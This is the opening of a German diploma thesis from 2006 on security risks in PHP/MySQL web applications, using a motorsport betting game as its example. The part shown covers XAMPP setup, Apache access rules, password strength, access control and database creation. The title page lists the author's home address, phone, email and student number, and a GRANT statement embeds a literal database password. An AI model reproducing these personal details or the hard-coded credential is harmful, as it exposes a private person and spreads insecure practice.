Fachhochschule Köln
University of Applied Sciences Cologne
Campus Gummersbach
Fakultät für Informatik und Ingenieurwesen

Fachhochschule Dortmund
Fachbereich Informatik

Verbundstudiengang Wirtschaftsinformatik

Diplomarbeit

(Fünf-Monats-Arbeit)

zur Erlangung

des Diplomgrades

Diplom-Informatiker (FH)

in der Fachrichtung Informatik

„Sicherheitsrisiken bei datenbankgestützten Webanwendungen am Beispiel der Konzeption und Entwicklung eines Tippspiels“

Erstprüfer	**Prof. Dr. Heide Faeskorn-Woyke**
Zweitprüfer	**Prof. Dr. Erich Ehses**
vorgelegt am	**29. Dezember 2006**
van cand.	**Marc Walter**
aus	**Newtonstr. 6**
	53125 Bonn
Telefon	**0228/6200999**
E-Mail	**m.walter@gmx.com**
Matrikelnummer	**11030495**

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

Abkürzungsverzeichnis

CSS	Cross Site Scripting
DBMS	Datenbankmanagementsystem
DSL	Digital Subscriber Line
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IP	Internet Protocol
PHP	PHP Hypertext Preprocessor
PIN	Persönliche Identifikationsnummer
RFC	Request For Comments
SQL	Structured Query Language
SSL	Secure Sockets Layer
TAN	Transaktionsnummer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
URL	Uniform Resource Locator
W3C	World Wide Web Consortium
WLAN	Wireless Local Area Network

1 Einleitung

Das Internet ist für viele Menschen zum Bestandteil des Lebens geworden. In vielen Bereichen sind Computer nicht mehr wegzudenken. Die enorme Geschwindigkeit des Informationsaustauschs und der Informationsverbreitung, die Möglichkeit, jederzeit Geschäfte abzuschließen, Einkäufe zu tätigen und Geld zu transferieren, sind nur einige der Aspekte, die das weltweite Netz so erfolgreich machen. Die exponentielle Vermehrung der Hosts – der Verbindungsknoten des weltweiten Computernetzwerks – veranschaulicht das schnelle Wachstum des Internets: Im Jahr 1969 waren vier Rechner miteinander verbunden, heute sind es weltweit mehr als 353 Millionen Rechner, die zusammen das Internet bilden [1]. Und täglich kommen neue hinzu. Im Jahr 2004 hatten 33,9 Millionen Bundesbürger einen Internetzugang [2]. Die Tendenz ist weiter steigend, vor allem durch die zunehmende Verbreitung von Hochgeschwindigkeitsanschlüssen wie zum Beispiel DSL.

Im Internet fließen Informationen – aus technischer Sicht sind es kleine Datenpakete, die über die heterogenen Netzwerke versendet werden. Und wo Daten vorkommen, kann mit ihnen Missbrauch betrieben werden. Deshalb ist es erforderlich, Daten vor unbefugten Zugriffen und Manipulation zu schützen. Das ist nicht für alle Daten gleichermaßen notwendig. Personenbezogene Daten wie zum Beispiel Patientendaten sind sehr sensibel und bedürfen des höchstmöglichen Schutzes, während die Testreihen, die ein Student in einem Labor gesammelt hat und per E-Mail an seine Professorin schickt, nicht in dem Maße schützenswert sind. Doch oftmals sind es keine kriminellen Absichten, die zu Datenverlust führen, sondern Fehler bei der Datenein- oder -ausgabe oder fehlerhaft implementierte Schnittstellen oder vom Entwickler eines Computersystems außer Acht gelassene Vorkehrungen, die für die Sicherheit der Daten relevant sind.

Unternehmen versuchen sich durch Industriespionage einen Vorteil gegenüber der Konkurrenz zu verschaffen – auch unter Einsatz von

Computerkriminalität. Aus dem Bedürfnis nach Sicherheit in und um Computersysteme sind ganze Wirtschaftszweige entstanden. So gibt es Unternehmen, deren „Dienstleistung“ darin besteht, in fremde Computersysteme einzubrechen und Schwachstellen zu finden. Die Entwickler des Systems werden auf Sicherheitslücken hingewiesen und über mögliche Lösungen beraten. Hersteller von Firewalls sorgen dafür, Computersysteme und (Firmen-)Netzwerke vor unbefugtem Zugriff zu schützen und Anti-Viren-Programme verhindern die Zerstörung von Daten durch schädlichen Code. Und auch im privaten Bereich werden Firewalls und Anti-Viren-Software eingesetzt, um Rechner bzw. vielmehr die auf ihnen gespeicherten Daten zu schützen und Datenverlust zu vermeiden. Wer vertrauliche E-Mails verschicken möchte, setzt spezielle Verschlüsselungssoftware wie PGP[1] ein.

1.1 Thema der Arbeit

Diese Arbeit soll am Beispiel der Konzeption und Entwicklung eines Tippspiels mit Datenbankanbindung aufzeigen, welche Sicherheitsrisiken bei der Entwicklung einer Internetanwendung auftreten und wie Datenmissbrauch und Datenmanipulation weitgehend vermieden werden können. Dabei stehen im besonderen Maße Themen wie Session-Hijacking, SQL-Injection, Metazeichenbehandlung, Validierung und Passwortsicherheit im Vordergrund. Schwachstellen bei der Programmierung werden durch Codebeispiele veranschaulicht und Lösungen zu möglichen Sicherheitslücken aufgezeigt.

Letztendlich wird immer ein Restrisiko bestehen bleiben. Das liegt zum einen an dem nicht enden wollenden Ideenreichtum der Angreifer, „Skript-Kiddies“ und Hacker, Schwachstellen in Computersystemen zu finden, aber auch an den Sicherheitslücken der eingesetzten Software und verwendeten Datenbanken und Schnittstellen – vom Betriebssystem des Servers bis hin zum Internet-Browser des Anwenders. Neue Techniken wie zum Beispiel WLAN bergen neue Gefahren

1 Pretty Good Privacy ist ein von Phil Zimmermann entwickeltes Programm zur Verschlüsselung von Daten.

und helfen Angreifern dabei, weitere Angriffsmethoden zu entwickeln und sich auf neue Art Zugang zu einem vermeintlich sicheren System zu verschaffen.

2 Vorbereitungen

Im Vorfeld der Arbeit wurde ein Fachkonzept erstellt, in dem der Anwendungsumfang und die benötigten Funktionalitäten enthalten sind (Anhang A). Die Anwendung soll mit Hilfe der Programmiersprache PHP[2] und der Seitenbeschreibungssprache HTML erstellt werden. Für die Persistenz der Daten wird die Datenbank MySQL[3] verwendet. Der Einsatz von MySQL ist gegenüber anderen kostenlosen relationalen Datenbankmanagementsystemen aus folgenden Gründen vorzuziehen:

- PHP harmonisiert mit MySQL besonders gut, da PHP bereits alle notwendigen Funktionen und Routinen für den Zugriff auf diese Datenbank beinhaltet.
- Die Dokumentation von MySQL ist hervorragend. Es gibt eine Vielzahl von Foren, Communities und Fachbüchern. Gerade das Zusammenspiel der Datenbank mit der Programmiersprache PHP ist in vielen Quellen beschrieben und Codebeispiele zu bestimmten Problemstellungen lassen sich leicht finden.
- Die Datenbank MySQL ist weit verbreitet. Viele Webspace-Provider bieten Produkte an, in denen die Verwendung einer MySQL-Datenbank bereits enthalten ist.
- Durch die weite Verbreitung wird dem Thema Datenbanksicherheit große Bedeutung zugewiesen.
- Die Administration der Datenbank ist sehr komfortabel. Es gibt eine Vielzahl von kostenlosen Verwaltungswerkzeugen mit grafischer Benutzeroberfläche.
- MySQL bietet einen hohen Support, der sich unter anderem durch regelmäßige Softwareaktualisierungen auszeichnet.

2 http://www.php.net/
3 http://www.mysql.com/

2.1 Datenbankmodell

Auf Grundlage des Fachkonzeptes wurde ein Datenbankmodell entwickelt. Das Entity-Relationship-Diagramm (Anhang B) beschreibt die Objekte und deren Attribute, die persistiert werden müssen, und veranschaulicht die Beziehungen zwischen den Objekten (Entitäten). Für die Modellierung wurde die frei erhältliche Software DBDesigner 4[4] eingesetzt.

Das ER-Diagramm des Tippspiels wurde der besseren Lesbarkeit halber in die drei Bereiche. „Teams und Fahrer“, „Rennen und Ergebnisse“ und „Spieler und Tipps“ unterteilt. In letztgenanntem Bereich sind die Tabellen mit den registrierten Mitspielern und deren abgegebene Tipps enthalten. Die Tabellen „Lauf“ und „Rennergebnis“ halten die Informationen über die Rennen (im Motorsport auch „Läufe“ genannt), die während der Saison stattfinden und schließlich die Ergebnisse zu den einzelnen Rennläufen. Der Bereich „Teams und Fahrer“ gibt Auskunft über die von den Teams nominierten Rennfahrer und welches Rennauto der Fahrer fährt. Die Tabellen „Rangfolge“ und „Platzierung“ wurden vom DBDesigner generiert, um 1:1-Beziehungen zu symbolisieren und werden in der Webanwendung nicht benötigt. Stattdessen wird als Fremdschlüssel direkt die jeweilige eindeutige ID verwendet, um die Beziehungen zwischen den Tabellen auszudrücken.

Jeder Spieler kann zu jedem Lauf genau einen Tipp abgeben. Darin setzt der Spieler Rennfahrer auf die Plätze eins bis acht. Jedes Team kann ein oder mehrere Fahrer haben, die jeweils ein Auto eines Herstellers fahren. Ein Team fährt nur für einen Hersteller. Zu jedem Lauf gibt es genau ein Ergebnis mit den Platzierungen der ersten acht ins Ziel gekommenen Fahrer. Diese acht Fahrer können jeweils nur auf einen Platz fahren genauso wie jeder Spieler einen Fahrer nur auf genau einen Platz tippen kann.

4 http://fabforce.net/dbdesigner4/

2.2 Software-Komponenten

Für die Entwicklung der Webanwendung wird ein Programmpaket verwendet, das alle notwendigen Komponenten enthält. XAMPP[5] ist ein Projekt der Apache Friends und besteht aus mehreren Software-Paketen. Zum einen aus dem weit verbreiteten Webserver Apache[6], dem Datenbankmanagementsystem MySQL und der Programmiersprachen PHP und Perl sowie der Administrationsoberfläche phpMyAdmin. Neben diesen enthält XAMPP noch viele weitere nützliche Programme wie zum Beispiel OpenSSL, Webalizer, Mercury Mail Transport System und den FileZilla FTP Server, die für diese Arbeit jedoch nicht benötigt werden.

Die Vorteile der XAMPP-Distribution liegen in der komfortablen Installation und Verwaltung der einzelnen Komponenten. Es ist nicht nötig, Software wie Webserver oder Datenbank separat zu installieren und dann in mühsamer Handarbeit die einzelnen Komponenten zu konfigurieren und aufeinander abzustimmen, um das reibungslose Zusammenspiel zu gewährleisten. Stattdessen erhält man mit einer Installationsroutine einen sofort einsetzbaren und voll ausgestatteten Webserver. XAMPP wird regelmäßig aktualisiert und der Einsatz ist kostenlos.

Für die Entwicklung dieser Webanwendung wird die XAMPP Version 1.5.1 verwendet, die wiederum aus den Paketen Apache 2.2.0, PHP 5.1.1 und MySQL 5.0.18 besteht. Der Programmcode wird mit einem einfachen Texteditor erstellt und für die Anzeige der Seiten kommt der Internetbrowser Mozilla Firefox[7] 1.5.0.1 zum Einsatz.

Um die Datenbank und die Tabellen für das Tippspiel zu verwalten, werden die Werkzeuge MySQL Administrator 1.1.9[8] und phpMyAdmin[9] eingesetzt. Beide bieten eine grafische Oberfläche zur Verwaltung des MySQL DBMS.

5 http://www.apachefriends.org/de/index.html
6 http://httpd.apache.org/
7 http://www.mozilla.com/
8 http://www.mysql.com/products/tools/administrator/
9 http://www.phpmyadmin.net/home_page/index.php

Um Datenbankabfragen zu erzeugen, auszuführen und zu testen, wird der ebenfalls aus dem Hause MySQL AB angebotene MySQL Query Browser 1.1.20[10] benutzt.

2.3 Installation von XAMPP

Nach dem Download des XAMPP-Paketes und dem Start der Installationsroutine installiert sich das Programm selbständig. Über einen mitgelieferten Programmstarter lassen sich nun der Webserver und die Datenbank als Dienste starten.




Abbildung 1: Der XAMPP-Programmstarter

Der Apache-Webserver ist nun über den Aufruf der URL http://localhost/xampp/index.php erreichbar.

10 http://www.mysql.com/products/tools/query-browser/

Abbildung 2: Aufruf des Webservers

Grundsätzlich sind sämtliche Dateien, die sich im Verzeichnis „htdocs“ des Webservers befinden, für die Öffentlichkeit bestimmt und von außen lesbar.

Welche Anfragen aus dem Netz der Webserver wie behandelt, kann global in der Konfigurationsdatei „httpd.conf“ eingestellt werden. Hier finden sich Angaben zum Servertyp, Verzeichnisdefinitionen, Angaben zu IP-Schnittstellen und zugewiesenen Ports, Pfadangaben zu Dokument-, Benutzer- und Skriptverzeichnissen, Aufgabenzuweisungen zu Modulen sowie Angaben zu virtuellen Hosts. In dieser Datei wird das gesamte Verhalten des Webservers gesteuert.

Weil der Apache-Webserver standardmäßig Zugriff auf jede Datei gewährt, die innerhalb seiner Verzeichnisstruktur liegt, können also auch Inhalte gelesen werden können, die nicht für die Außenwelt bestimmt sind, aber zum Beispiel für die Webanwendung oder den Webserver selbst unverzichtbar sind. Um den Zugriff auf diese Daten zu unterbinden, wird in der Datei „httpd.conf“ der Zugriff für alle Verzeichnisse gesperrt und nur das Verzeichnis freigegeben, in dem die Seiteninhalte zu finden sind (üblicherweise wird das Verzeichnis „htdocs“ genannt):

```
<Directory />
  Order Deny,Allow
  Deny from all
```

```
</Directory>
<Directory var/www/htdocs>
  Order Allow,Deny
  Allow from all
</Directory>
```

Ist die Änderung der Konfigurationsdatei nicht gestattet (was bei den meisten Internetpräsenz-Angeboten der Fall ist), lassen sich dennoch Verzeichnisse und Dateien innerhalb des htdocs-Verzeichnisses vor unbefugtem Zugriff schützen, indem so genannte „.htaccess“-Dateien definiert werden. Für detailliertere Informationen zur Konfiguration des Apache-Webservers gibt es die Dokumentation unter [3].

XAMPP bietet eine Überprüfung der internen Sicherheitseinstellungen an. Dort lässt sich feststellen, ob der Webserver auf dem lokalen Rechner auch aus dem Internet erreichbar ist und ob die Administrationszugänge zu MySQL und phpMyAdmin durch Passwörter geschützt sind. Da dies nach der Installation nicht der Fall ist, wie die nachstehende Abbildung beweist, sollte die Passwortvergabe dringend nachgeholt werden.

Abbildung 3: Teile von XAMPP sind nach der Installation unsicher

Unter http://localhost/security/xamppsecurity.php lassen sich die Si-

cherheitseinstellungen bequem vornehmen. Was bei der Passworterstellung zu beachten ist, klärt das nächste Kapitel.

2.4 Passwortsicherheit

Um den Zugang zum Administrationsbereich der Homepage und der Datenbank zu sichern, werden Passwörter verwendet. Aber auch in vielen anderen Bereichen sind Passwörter alltäglich: beim Online-Banking, in Internetforen und Chaträumen, bei der Anmeldung an Computersystemen und Datenbanken, Online-Shops, Online-Spielen, beim Abrufen geschäftlicher und privater E-Mails, dem Abhören von Handy- oder Telefonmailboxen und der Verwendung von Auktionsplattformen. Die Liste lässt sich beliebig verlängern. Aufgrund der Vielzahl von passwortgeschützten Bereichen kann der Forderung, überall ein anderes Passwort zu verwenden, nicht mehr nachgekommen werden. Aus Bequemlichkeit wird oft ein und dasselbe Passwort für mehrere Internetdienste gleichzeitig verwendet. Ein Komfort, der teuer mit Einbußen bei der Sicherheit erkauft wird. So hätte ein Angreifer, der das Passwort erfährt, gleich Zugang zu allen anderen Diensten, die das Opfer verwendet.

Schon die Eingabe eines Passwortes birgt Risiken. Passwörter werden meist im Klartext eingegeben. Manchmal erscheint statt der eingegebenen Zeichen ein Stern, um das Passwort vor den Blicken anderer Personen auf den Monitor zu verbergen. Das ist zwar besser als Klartext, schützt aber nicht vor Spionage durch Keylogging oder Phishing. Beim Keylogging werden die Tastatureingaben von einer Software auf dem Rechner aufgezeichnet, von deren Existenz das Opfer nichts weiß. Beim Phishing soll der Benutzer durch offiziell aussehende E-Mails dazu verleitet werden, seine Benutzerdaten preiszugeben[11]. Daten, die über Netzwerke fließen, können mit Hilfe so genannter Sniffer-Programme abgehört werden. Daher ist es ratsam, für die Übertragung von vertraulichen Daten abhörsichere, verschlüsselte Kanäle

11 Auf Phishing wird in Kapitel 3.4 noch genauer eingegangen.

(wie zum Beispiel SSL[12]) zu verwenden. Ein Sichtschutz bzw. die verdeckte Eingabe des Passwortes schützt vor neugierigen Blicken.

Einige Webseiten bieten Komfortfunktionen wie zum Beispiel „auf diesem Rechner angemeldet bleiben“ oder „bei Rückkehr automatisch einloggen“ an. Dadurch soll dem Besucher der Webseite die häufige und lästige Anmeldeprozedur abgenommen werden. Diese Funktion birgt jedoch mehrere Gefahren. Zum einen speichern viele Webseiten den Benutzernamen und das Passwort in einem Cookie auf dem Rechner des Anwenders ab. Da nicht sichergestellt werden kann, ob der Rechner noch von anderen Personen benutzt wird, können Angreifer den Rechner nach diesen geheimen Informationen durchsuchen. Zum anderen werden bei jedem Request die Informationen des Cookies mit auf den Weg geschickt. Das widerspricht der Forderung, sensitive Daten möglichst selten über das Netzwerk zu schicken.

Das Passwort ist neben dem Benutzernamen der Identitätsnachweis (engl. credential) einer Person bzw. eines Benutzers und somit im besonderen Maße zu schützen. Ist ein Angreifer in den Besitz eines Passwortes gekommen und kennt er den dazu passenden Benutzernamen, kann er das Passwort nach Belieben jederzeit missbrauchen und sogar ändern, so dass der ursprüngliche Besitzer nicht mehr an seine eigenen Daten herankommt. Besonders sicherheitskritische Anwendungen wie zum Beispiel Online-Banking-Portale bedienen sich deshalb gern eines weiteren Credentials wie zum Beispiel einer Liste mit Einmalcodes (TAN-Liste) oder einem Chipkarten-Leser. Ist der Angreifer nicht im Besitz dieser Gegenstände, nützt ihm die Kenntnis des Passwortes nicht viel. Um Passwörter möglichst sicher vor Spionage zu machen, gibt es unterschiedliche Ansätze.

Ein ganz wichtiger Faktor für die Sicherheit eines Passwortes ist seine Länge, sprich die Anzahl an Zeichen, aus denen es besteht. Als Daumenregel gilt, je länger ein Passwort ist, desto länger dauert es, das Passwort selbst mit leistungsfähigen Rechnern zu knacken. Die An-

12 Siehe hierzu auch Kapitel 3.1.

zahl der möglichen Kombinationen steigt exponentiell, wie folgende Tabelle veranschaulicht:

Zeichenvorrat	Anzahl Zeichen	Kombinationen	Max. Rechenzeit
62	2	3844	< 0,1 s
62	3	238328	~ 0,24 s
62	4	14776336	~ 14,78 s
62	5	916132832	~ 15 min
62	...	...	...
62	8	218340105584896	~ 2527 t

Tabelle 1: Kombinationsmöglichkeiten eines Passwortes

Die Rechenzeit basiert auf der Annahme, dass ein Rechner eine Millionen Zeichen pro Sekunde ausprobieren kann. Bei einer Passwortlänge von 8 Zeichen würde der Rechner damit immerhin schon fast 7 Jahre Rechenzeit benötigen, um die korrekte Kombination zu ermitteln. Es ist jedoch zu beachten, dass es sich um die maximale Rechenzeit handelt. D. h. die richtige Kombination kann natürlich auch per Zufall schon viel früher (im Durchschnitt in der Hälfte der Zeit) gefunden werden. Im Übrigen ist zu erwarten, dass die Rechenleistung moderner Computer um ein Vielfaches höher sein wird. Die Methode, das Passwort durch Ausprobieren zu knacken, wird auch als Brute-Force-Attacke bezeichnet.

Eine weitere Möglichkeit, das Passwort herauszufinden, ist die Wörterbuchattacke. Da sich viele Anwender Wörter und Namen als Passwort aussuchen, kommt der Angreifer mit dieser Methode häufig an sein Ziel. Dazu bedient er sich eines Wörterbuchs (dictionary), in dem häufig benutzte Passwörter stehen. Einerseits wird die Anzahl der durchzuführenden Tests reduziert, andererseits werden bei dieser Methode keine Passwörter gefunden, die nicht im Wörterbuch stehen. Um Wörterbuchattacken zu erschweren, hängen viele an den Namen oder das Wort eine Zahl oder schreiben einige Buchstaben groß. Doch moderne Passwortknack-Programme berücksichtigen auch diese Varianten, verwenden mehrere Wörterbücher und beherrschen Regeln für Wortkombinationen und -transformationen.

Ebenso wie die Länge spielt der verwendete Zeichenvorrat eine wichtige Rolle. Für die meisten Passwörter werden Zeichen aus den Ziffern 0-9, den Kleinbuchstaben a-z und Großbuchstaben A-Z benutzt, was einem Zeichenvorrat von 62 verschiedenen Zeichen entspricht. Geht der Angreifer weiterhin von einer Passwortlänge zwischen 4 und 10 Zeichen aus, ergibt sich für die Anzahl an Permutationen folgende Formel:

$$\sum_{n=4}^{10} 62^n = 853.058.371.865.939.632 \approx 8{,}53 \cdot 10^{17}$$

Wird der Zeichenvorrat um Sonderzeichen wie zum Beispiel „% # + $“ erweitert, erhöht sich die Anzahl der Kombinationen immens. Geht man von 40 Sonderzeichen aus, stehen demnach insgesamt 102 verschiedene Zeichen für die Passwortgenerierung zur Verfügung. Passwörter, die diesen Zeichenvorrat verwenden, gelten als sehr sicher. Nachteilig ist, dass sich ein sicheres Passwort wie beispielsweise „tK&3qM#i“ nur sehr schlecht merken lässt. Als Gedächtnisstützen werden deshalb gerne Sätze verwendet, aus dessen Anfangsbuchstaben, Zahlen und Satzzeichen sich das Passwort ergibt. „FCaS8eM?“ würde sich beispielsweise aus dem mehr oder weniger sinnvollen Satz „Fing Cäsar auf Saturn 8 ein Meerschweinchen?“ ableiten.

Bei der Wahl des Passwortes sollte darauf geachtet werden, nicht den eigenen Namen, das Geburtsdatum, die Kontonummer, die Lieblingsfarbe, den Namen des Hundes oder ähnliches aus dem sozialen Umfeld zu verwenden. Diese Informationen werden von Angreifern gerne als erstes ausprobiert, sofern ihnen diese Kenntnisse zur Verfügung stehen. In diesem Zusammenhang ist oft von Social Engineering die Rede, das an anderer Stelle noch ausführlich beschrieben wird. Auch simple Kombinationen wie „12345678“ oder „passwort“ sollten vermieden werden.

Der Internetdienstleister GMX[13] bietet in seinem Passworteingabedialog einen Passwortprüfer an. Dieser bewertet die Sicherheit des einge-

13 GMX GmbH, München (http://www.gmx.net/)

gebenen Passwortes anhand der Länge und der verwendeten Zeichen und zeigt das Ergebnis grafisch an.




Abbildung 4: Passwortprüfung bei GMX

Je länger ein Passwort verwendet wird, desto höher ist die Wahrscheinlichkeit, dass es bekannt oder entdeckt wird. Deshalb wird eine regelmäßige Änderung des Passwortes empfohlen. Das kann einerseits durch Aufklärung des Benutzers geschehen mit dem Nachteil, dass der Systementwickler die Sensibilität für Sicherheit vollkommen an den Benutzer abgibt. Andererseits kann der Benutzer vom System zur Änderung seines Passwortes gezwungen werden, indem es mit einer Ablauffrist belegt wird. Diese Methode wird auch als „Aging“ bezeichnet. Das System fordert demnach den Benutzer nach Ablauf einer Frist automatisch auf, sein Passwort zu ändern. Dabei sollte das System sicherstellen, dass der Benutzer sein altes Passwort nicht erneut verwendet.

Zur Wahl der maximalen Gültigkeitsdauer eines Passwortes muss ein Kompromiss gefunden werden. Zu kurze Intervalle können dazu führen, dass sich die Benutzer wiederkehrenden Schemata wie zum Beispiel der Verwendung der Monatsnummer bedienen, während zu lange Fristen den Sinn des Aging zunichte machen. Das Passwort zumindest alle sechs Monate zu wechseln, hat sich als zweckmäßig erwiesen.

2.5 Zugriffskontrollmechanismen

Professor Kemper und Dr. Eickler unterscheiden in ihrem Buch „Datenbanksysteme“ drei Arten, persönliche oder sensible Daten vor unbefugtem Zugriff zu schützen [4].

Bei der „Identifikation und Authentisierung“ meldet sich ein Benutzer anhand seiner Zugangskennung an einem System an. Ob es sich bei dem Benutzer auch wirklich um denjenigen handelt, für den er sich ausgibt, wird mit Hilfe eines Passwortes ermittelt. Dabei wird das eingegebene Passwort mit einem bereits gespeicherten Passwort verglichen. Bei einer Übereinstimmung gilt der Benutzer als authentifiziert.

Der Zugriff wird bei der „Autorisierung und Zugriffskontrolle“ in Form von Rechtevergaben und Regeln bestimmt. So kann ein Benutzer beispielsweise durch Zuordnung zu einer bestimmten Benutzergruppe im System mehr oder weniger Rechte haben als andere Benutzer. Beim Mandatory Access Control-Modell werden Dokumente anhand ihrer Sicherheitsrelevanz klassifiziert und Benutzer mit Sicherheitsmerkmalen gekennzeichnet. Mit Hilfe von bestimmten Regeln wird dann ermittelt, welcher Benutzer auf welche Ressource zugreifen kann.

Eine schwächere Form der Zugriffskontrolle bietet das „Auditing“. Hier werden durch verstärkte Protokollierung die Zugriffe auf das System überwacht. Diese Art der Benutzerkontrolle wird meist dazu verwendet, Sicherheitslücken im System zu entdecken. Für den Zugriffsschutz eignet sich diese Methode nicht, da die Benutzer im Prinzip zu allen Operationen berechtigt sind.

2.6 Datenbank-Einrichtung

Nachdem der Webserver und der Datenbankdienst gestartet sind, kann die Datenbank für das Tippspiel eingerichtet werden [5]. Dazu muss zunächst eine neue Datenbank angelegt werden, in der dann die benö-

tigten Datenbanktabellen für die Webanwendung erzeugt werden können:

```
create database tippspiel;
```

Standardmäßig wird bei der Installation der MySQL-Datenbank der Benutzer „root“ angelegt. Dabei handelt es sich um den Administratorzugang, der sämtliche Rechte zu allen Datenbanken und Tabellen hat. Diesen für die Tippspiel-Anwendung zu verwenden, wäre zwar komfortabel, aber sicherheitstechnisch höchst bedenklich, da jemand, der in den Besitz des Quellcodes der Anwendung gelangt, damit auch gleich den Administrationszugang zur gesamten Datenbank erhält. Um das zu verhindern, wird für das Tippspiel ein separater Datenbankbenutzer eingerichtet, dem lediglich die benötigten Rechte für die Abfrage, das Einfügen, das Ändern und das Löschen von Datensätzen innerhalb der Tippspiel-Datenbank zugewiesen werden:

```
grant select,insert,update,delete on tippspiel.* to
db_usr_tippspiel@'localhost' identified by 'gP5#oHa$';
```

Mit dem GRANT-Befehl wird dem neuen Datenbankbenutzer auch gleich ein starkes Passwort zugewiesen.

Um die Tabellen für das Tippspiel anzulegen, muss der Benutzer „root“ verwendet werden, da der Benutzer „db_usr_tippspiel“ für diese Aktion (CREATE) keine Rechte hat.

Mit dem Datenbankmodellierer DBDesigner 4 lassen sich die SQL-Anweisungen für das Erzeugen der Tabellen generieren (Anhang C). Über den MySQL Query Browser werden die Anweisungen ausgeführt und die Tabellen in der Datenbank „tippspiel“ angelegt.

Die Tabellen können jetzt mit Daten gefüllt werden. Es folgt eine Beschreibung der benötigten Daten:

ID	Name
1	Audi
2	Mercedes-Benz

Tabelle 2: Hersteller

ID	Name
1	Audi Sport Team Abt Sportsline
2	Audi Sport Team Phoenix
3	Audi Sport Team Rosberg
4	Futurecom TME
5	H.W.A. GmbH
6	Mücke Motorsport
7	Persson Motorsport

Tabelle 3: Teams

ID	Team	Hersteller	Name
1	5	2	Vodafone AMG Mercedes
2	5	2	Salzgitter AMG Mercedes
3	1	1	Red Bull Audi A4
4	1	1	Veltins Audi A4
5	1	1	Siemens Audi A4
6	5	2	AMG Mercedes C Klasse
7	5	2	Daimler-Chrysler Bank AMG Mercedes C Klasse
8	7	2	Stern AMG Mercedes C Klasse
9	7	2	Easy Rent AMG Mercedes C Klasse
10	2	1	Playboy Audi A4
11	2	1	Castrol Audi A4
12	3	1	S line Audi A4
13	3	1	Gebrauchtwagen Audi A4
14	6	2	TV-Spielfilm AMG Mercedes C Klasse
15	6	2	TrekStor AMG Mercedes C Klasse
16	4	1	Futurecom Audi A4
17	4	1	Original Zubehör Audi A4
18	7	2	Junge Gebrauchte AMG Mercedes C Klasse
19	6	2	AutoScout24 AMG Mercedes C Klasse

Tabelle 4: Autos

ID	Datum	Zeit	Ort	Land	Runden	km
1	09.04.2006	14:00	Hockenheimring	Deutschland	37	4,574
2	30.04.2006	14:00	EuroSpeedway Lausitz	Deutschland	48	3,442
3	21.05.2006	14:00	Motorsport Arena Oschersleben	Deutschland	44	3,667
4	02.07.2006	14:00	Brands Hatch	England	82	1,973
5	23.07.2006	14:00	Norisring	Deutschland	74	2,300
6	20.08.2006	14:00	Nürburgring	Deutschland	43	3,629
7	03.09.2006	14:00	Circuit Park Zandvoort	Holland	38	4,307
8	24.09.2006	14:00	Circuit de Catalunya	Spanien	37	4,627
9	15.10.2006	14:00	Le Mans Bugatti Circuit	Frankreich	39	4,180
10	29.10.2006	14:00	Hockenheimring	Deutschland	37	4,574

Tabelle 5: Läufe

ID	Auto	Team	Name	Land	Punkte
1	1	5	Bernd Schneider	Deutschland	0
2	2	5	Jamie Green	England	0
3	3	1	Martin Tomczyk	Deutschland	0
4	3	1	Mattias Ekström	Schweden	0
5	4	1	Heinz-Harald Frentzen	Deutschland	0
6	5	1	Tom Kristensen	Dänemark	0
7	6	5	Mika Häkkinen	Finnland	0
8	7	5	Bruno Spengler	Kanada	0
9	8	7	Jean Alesi	Frankreich	0
10	9	7	Alexandros Margaritis	Griechenland	0
11	10	2	Christian Abt	Deutschland	0
12	11	2	Pierre Kaffer	Deutschland	0
13	12	3	Frank Stippler	Deutschland	0
14	13	3	Timo Scheider	Deutschland	0
15	14	6	Stefan Mücke	Deutschland	0
